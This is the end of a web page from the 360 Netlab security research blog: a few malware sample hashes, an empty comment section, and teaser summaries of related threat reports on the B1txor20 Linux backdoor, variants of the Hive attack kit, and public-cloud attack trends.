989dd7aa17244da78309d441d265613a  
dd4b6e2750f86f2630e3aea418d294c0  
e82135951c3d485b7133b9673194a79e  
fd84b2f06f90940cb920e20ad4a30a63
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name

1

Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

## Botnet



**僵尸网络911 S5的数字遗产**

**Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges**

**警惕：魔改后的CIA攻击套件Hive进入黑灰产领域**

Botnet

## New Threat: B1txor20, A Linux Backdoor Using DNS Tunnel

Background Since the Log4J vulnerability was exposed, we see more and more malware jumped on the wagon, Elknot, Gafgyt, Mirai are all too familiar, on February 9, 2022, 360Netlab's honeypot system captured an unknown ELF file propagating through the Log4J vulnerability. What stands out is that the network



Mar 15,

2022

11 min

read

公有云威胁情报

## 公有云网络安全威胁情报 (202202)

1. 概述 \* 17个云上重点资产有漏洞攻击行为，包括某民主党派市级委员会、某县级中医院等云上重点单位。 \* 随着俄乌冲突全面升级，我们发现有攻击者利用Docker Remote API未授权访问漏洞，对俄罗斯境内服务器发起拒绝服务(DoS)网络攻击。 \* Apache APISIX本月爆出远程代码执行漏洞(CVE-2022-24112)，攻击者通过两种攻击方式可远程执行恶意代...



Mar 11,

2022

9 min

read

[See all 114 posts →](#)

